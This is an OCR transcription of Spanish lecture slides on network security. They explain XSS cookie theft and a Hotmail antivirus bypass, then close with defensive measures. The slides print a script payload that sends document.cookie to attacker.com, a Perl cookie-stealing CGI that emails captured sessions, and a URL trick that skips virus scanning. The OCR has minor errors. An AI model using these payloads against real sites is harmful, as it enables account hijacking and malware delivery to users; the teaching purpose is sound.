


Lámina 171 Dr. Roberto Gómez C. (Seguridad en Redes)

Pasos 1 y 2

1. Usuario conectado en su aplicación web y la sesión esta activa.
   - atacante conoce hoyo XSS que afecta dicha aplicación
2. Usuario recibe un link XSS vía correo electrónico
   - el código HTML de la liga maliciosa puede ser:

```
<html><head>
<title>Look at  this!</title>
</head>
<body><ahref="http://hotwired.lycos.com/webmonkey/00/18/
index3a_page2.html?tw=<script>document.location.replace('http://
attacker.com/steal.cgi?'+document.cookie);</script>">Check this CNN
story out!
</a>
</body>
</html>
```

Lámina 172 Dr. Roberto Gómez C. (Seguridad en Redes)

Paso 2


- código JavaScript provoca browser víctima sea redirigido al script CGI del atacante, proporcionandole sus cokies como argumento del programa
- después de "click" en el link, la petición web final será algo como:

```
http://attacker.com/steal.cgi?lubid=010000508BD3046103F43B
8264530098C20100000000;%20p_uniqid=8sJgk9daas7WUMxV0
B;%20gv_titan_20=5901=1019511286To
```

Lámina 173 Dr. Roberto Gómez C. (Seguridad en Redes)

Paso 2

- se puede usar un poco de ingeniería social, y el atacante podría añadir el siguiente JavaScript que desplegaría la imagen mostrada




```
<html>
<head> <title>Look at this!</title> </head>
<body>
<a
href="http://hotwired.lycos.com/webmonkey/0
0/18/index3a_page2.html?tw=<script>docume
nt.location.replace('http://attacker.com/steal.cgi?'+
document.cookie);</script>"onMouseOver="wind
ow.status='http://www.cnn.com/2002/SHOWBIZ/N
ews/05/02/clinton.talkshow.reut/index.html';return
true"onMouseOut="window.status='';return tr
ue"> Check this CNN story  out!
</a>
</body> </html>
```

Lámina 174 Dr. Roberto Gómez C. (Seguridad en Redes)

Paso 3

3. Usuario click en el link XSS o se carga automáticamente
   - JavaScript se ejecuta, transmitiendo la cookie del usuario para dicha aplicación a un CGI script alojado en un servidor externo
   - en el ejemplo el URL que el browser intenta visitar es:

```
http://attacker.com/steal.cgi?lubid=010000
00F81038F953EB3C41EB340000585500000000;%20
p_uniqid=8s51F99ZdNn/n27HtA
```

   - dentro del cual los valores de la cookie son:

```
lubid=01000000F81038F953EB3C41EB340000585500000000
p_uniqid=8s51F99ZdNn/n27HtA
```

Lámina 175 Dr. Roberto Gómez C. (Seguridad en Redes)

Paso 4

4. El script CGI almacena el valor de la cookie, y el atacante puede extraer los valores y cargarlos en su propio browser
   - posible script CGI en perl para este propósito:

```
#!/usr/bin/perl
# steal.cgi by David Endler dendler@idefense.com
#  Specific to your system
$mailprog = '/usr/sbin/sendmail';
# create a log file of cookies, we'll also email them too
open(COOKIES,"stolen_cookie_file");
# what  the victim sees, customize as needed
print "Content-type:text/html\n\n";
print  <<EndOfHTML;
<html><head><title>Cookie Stealing</title></head>
              :
              :
```

Lámina 176 Dr. Roberto Gómez C. (Seguridad en Redes)

Por último

```
<body> Your Your Cookie  has been stolen. Thank you. </body>
</html> EndOfHTML

# The QUERY_STRING environment variable should be filled with the
# cookie text after steal.cgi: hppt://www.attacker.com/steal.cgi?XXXXXX
http://email.about.com/library/weekly/aa052801a.htm
print COOKIES "$ENV{'QUERY_STRING'} from $ENV{'REMOTE_ADDR'}\n";

# now email the alert as well so we can star to hijcack
open(MAIL,"|$mailprog -t");
print MAIL "To: attacker\@attacker.com\n";
print MAIL "From: cookie_steal\@attacker.com\n";
print MAIL "Subject: Stolen Cookie Submission\n\n";
print MAIL "-" x 75 . "\n\n";
print MAIL "$ENV{'QUERY_STRING'} from $ENV{'REMOTE_ADDR'}\n";
close (MAIL);
```

- después recibir un correo con la cookie, el atacante puede acceder a la cuenta del usuario con la cookie, sin tener que dar un login o password

Lámina 177 Dr. Roberto Gómez C. (Seguridad en Redes)

Burlando antivirus de hotmail

- El sistema de descarga de archivos adjuntos de Hotmail se lleva a cabo a través de una URL donde se pasan como parámetros, entre otros, el identificador del usuario y del mensaje.
- En esa misma URL se encuentra al final un parámetro (vscan) que de forma evidente es el que da la orden para que en el momento de la descarga por parte del usuario se realice el análisis del antivirus


http://by7fd.bay7.hotmail.msn.com/cgi-bin/getmsg?curmbox=F000000001&a=[id_del_usuario]&msg=[id_del_mensaje]&start=XXXX&len=XXXX&mimepart=4&**vscan=scan**


Lámina 178 Dr. Roberto Gómez C. (Seguridad en Redes)


Exploit de infohacking


- Basado en un XSS presente en Hotmail
  - a través de los archivos adjuntos mediante el cual consigue tener acceso al identificador del usuario y del mensaje.
  - construye una URL de descarga donde omite el parámetro del antivirus.
- Atacante puede enviar adjunto un archivo .htm que contiene exploit XSS y otro archivo con un virus.
- La víctima, al abrir el primer adjunto .htm, provoca la redirección a la nueva URL construida que descarga el segundo archivo adjunto infectado (el virus) sin pasar por el análisis del antivirus de Hotmail.

Lámina 179 Dr. Roberto Gómez C. (Seguridad en Redes)




MSN Hotmail - Mensaje - Mozilla
File Edit View Go Bookmarks Tools Window Help
Search
Home Bookmarks Alpha Descojone Proyecto2501 webmail Debian
Página principal | Hotmail | Buscar | Compras | Dinero | Grupos y Chat | Motor
Cerrar Sesión
Buscar en el Web
Hotmail
Principal
Bandeja de entrada
Redactar
Contactos
Opciones
Ayuda
overclocking_a_la_abuela@hotmail.com
Boletines gratuitos | Ofertas especiales de MSN | Buscar mensaje
Hotmail examina automáticamente todos los datos adjuntos con McAfee.
Nombre del archivo
Resultado de la detección de virus
slice3.html
No se encontró ningún virus
Descargar archivo
Cancelar
Funciona con McAfee SECURITY
Renuncia: el programa antivirus McAfee.com tal vez no detecte todos los virus conocidos y sus variantes. Ten en cuenta que existe un riesgo al descargar datos adjuntos de mensajes de correo en tu equipo y que según se establece en las CONDICIONES DE USO, Microsoft no se responsabiliza de ningún daño causado por tu decisión de hacerlo.
Calendar
Servicios de Hotmail
Boletines gratuitos
Ofertas especiales de MSN
Buscar mensaje
Directorios
Sólo en MSN
Catálogo de coches online
30 Mb de disco virtual
Tiendas 24 h.
Liga de Fútbol
Compañeros de clase
La hipoteca que necesitas
Tus faxes por email
Descargas para tu móvil
Encuentra tu pareja ideal
Guía nocturna
MSN - Cada día más útil
Página principal | Hotmail | Buscar | Compras | Dinero | Grupos y Chat | Motor
© 2003 Microsoft Corporation. Reservados todos los derechos. CONDICIONES DE USO Declaración de privacidad con aprobación de TRUSTe
Done
17/06/03


Mozilla
File Edit View Go Bookmarks Tools Window Help
Search
Home Bookmarks Alpha Descojone Proyecto2501 webmail Debian
Downloading eicar.com
You have chosen to download a file of type: "Windows Executable" [application/x-msdos-program] from
http://64.4.10.250/cgi-bin/getmsg/
What should Mozilla do with this file?
Open using /usr/bin/wine-safe
Choose...
Save this file to disk
Always ask before opening this type of file
Advanced...
OK
Cancel
Done
17/06/03



Protegiendose

- Usuario
  - deshabilitar JavaScript parte internet puede no funcionar bien
  - Proxy servers pueden ayudar
  - estar al día en parches y versiones de browsers
- Desarrollador
  - filtrar y verificar todas las entradas del usuario
  - generar una firma única de las entradas a un CGI script, usuario restringido de no pasar inadvertidamente a una página de acción sin visitar página de edición
  - OWASP Testing group: metodología para checar XSS en una aplicación web

Lámina 184 Dr. Roberto Gómez C. (Seguridad en Redes)